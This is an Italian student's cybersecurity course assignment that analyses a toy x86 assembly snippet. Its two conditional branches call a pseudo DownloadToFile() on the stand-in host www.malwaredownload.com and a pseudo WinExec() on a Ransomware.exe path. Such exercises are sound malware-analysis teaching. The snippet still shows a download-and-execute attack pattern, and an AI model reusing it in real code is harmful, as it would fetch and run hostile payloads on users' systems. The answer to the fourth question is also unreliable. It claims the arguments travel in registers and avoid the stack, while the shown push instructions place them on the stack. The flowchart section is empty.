S11_L5
Unit 3 - CS0424

MATTEO BELTRAMI MARZOLINI
CYBEREAGLES

Giorno 5 - Progetto

TRACCIA

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale **salto condizionale** effettua il Malware;
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati;
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

SVOLGIMENTO

1. *Spiegate, motivando, quale salto condizionale effettua il Malware*

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Nella tabella n.1 possiamo notare la presenza di due istruzioni di salto condizionale ovvero *jnz* e *jz.*

- ***jnz (jump if Not Zero)***

```
00401048        cmp         EAX, 5
0040105B        jnz         loc 0040BBA0        ; tabella 2
```

Il primo salto condizionale che si presenta è ***jnz***, **(Jump if Not Zero)**.

Il comando "Jump if Not Zero" (jnz) si attiva quando lo Zero Flag (ZF) è impostato a 0. Questo accade durante la comparazione dell'istruzione cmp se i valori della destinazione e della sorgente non sono uguali.

In questo caso, il valore di EAX (EAX=5) viene confrontato con 5. Poiché i due valori sono uguali, il risultato della comparazione è 0, e lo Zero Flag viene impostato a 1. Di conseguenza, il salto condizionale non viene eseguito, poiché lo Zero Flag è 1.


- ***jz (jump Zero)***

```
00401064        cmp         EBX, 11
00401068        jz          loc 0040FFA0        ; tabella 3
```

L'istruzione "Jump if Zero" (jz) si attiva quando lo Zero Flag (ZF) è impostato a 1. Questo avviene durante l'operazione di confronto *cmp* se i valori della destinazione e della sorgente sono uguali.

Nel caso specifico, dopo aver incrementato il valore di EBX di 1, il programma verifica se EBX è uguale a 11. Se i valori corrispondono, il programma salta a un'altra sezione del codice, indicata come Tabella 3. Questo salto viene eseguito dall'istruzione jz, ovvero (salta se il risultato è zero), dove zero indica che i due valori confrontati sono identici.

2. ***Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati;***



3. *Quali sono le diverse funzionalità implementate all'interno del Malware?*

All'interno del programma si possono notare due chiamate a due diverse funzioni:

- DownloadToFile()
- WinExec()

DownloadToFile()

Questa parte del codice si occupa di scaricare un file da un sito web specifico.

0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

All'inizio della tabella n.2, troviamo l'istruzione *mov* che ha il compito di copiare l'indirizzo del sito web dal registro *EDI* nel registro *EAX.* L'indirizzo web in questione è www.malwaredownload.com.

0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Successivamente, il valore contenuto in *EAX*, contenente l'URL del sito, viene inserito nello stack come argomento della successiva funzione.

0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Infine, avviene la chiamata alla funzione che si occupa di scaricare il file dall'URL che era passato come argomento.

Così, tramite la funzione DownloadToFile() verrà scaricato il file malevolo dal sito www.malwaredownload.com. Questo file potrebbe essere un componente

aggiuntivo del malware o un payload dannoso, come un ransomware, che verrà utilizzato in un momento successivo.

WinExec()

Una volta che il file è stato scaricato, il malware passa alla fase successiva, che consiste nell'eseguire questo file sul sistema della vittima.

0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Nella prima fase della tabella n.3, notiamo l'indirizzo del file scaricato, ***C:\Program and Settings\Local User\Desktop\Ransomware.exe***, che memorizzato in *EDI* viene poi copiato in *EDX*.

0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Successivamente, l'indirizzo del file viene messo nello stack per essere utilizzato come argomento per la successiva chiamata alla funzione.

0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Infine, avviene la chiamata che esegue il file scaricato, ovvero WinExec().

Questa è una funzione di Windows che viene utilizzata per eseguire applicazioni. In questo caso viene utilizzata per eseguire il file *Ransomware.exe.* presente nel percorso che è stato utilizzato come argomento nell'istruzione precedente.

Questo file eseguito potrebbe crittografare i file dell'utente e richiedere un riscatto per la loro decrittazione.

Quindi, quest'ultima parte può essere considerata come la più dannosa del malware, in quanto avvia il programma malevolo.

4. ***Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.***

TABELLA 2

0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Nella tabella n.2, la funzione DownloadToFile() viene chiamata utilizzando un URL che viene passato attraverso il registro *EAX*. L'URL viene prima caricato nel registro *EDI*, e poi copiato in *EAX* prima della chiamata alla funzione. L'indirizzo in questione è www.malwaredownload.com.

TABELLA 3

0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

La funzione WinExec() viene chiamata per eseguire un file, utilizzando il percorso del file stesso *C:\Program and Settings\Local User\Desktop\Ransomware.exe* che viene passato tramite il registro *EDX*, dove era stato copiato precedentemente il percorso da *EDI.*

Il passaggio degli argomenti tramite registri, come si vede in questo malware, è una tecnica comune in assembly per rendere il codice più veloce. I registri permettono di accedere rapidamente ai dati necessari per le funzioni, evitando di usare lo stack, che può rallentare l'esecuzione. Tuttavia, questa pratica richiede attenzione, poiché una gestione scorretta può causare problemi nel funzionamento del programma.

Il malware utilizza funzioni di sistema come *WinExec()* per eseguire il suo *payload* malevolo. Questa tecnica è spesso usata dai malware per avviare attacchi o eseguire file dannosi una volta che il sistema è stato compromesso. L'utilizzo delle funzioni *DownloadToFile()* e *WinExec()* permette al malware di scaricare e avviare un ransomware in modo efficiente, aumentando così il potenziale di danno.

Il malware analizzato utilizza i registri *EAX* e *EDX* per passare i parametri alle funzioni *DownloadToFile()* e *WinExec()*. Questo modo di passare gli argomenti è tipico dell'assembly, dove l'efficienza e la velocità sono importanti. Le funzioni chiamate dal malware sono fondamentali per le sue operazioni, scaricare un file malevolo e poi eseguirlo, causando potenzialmente seri danni al sistema infettato.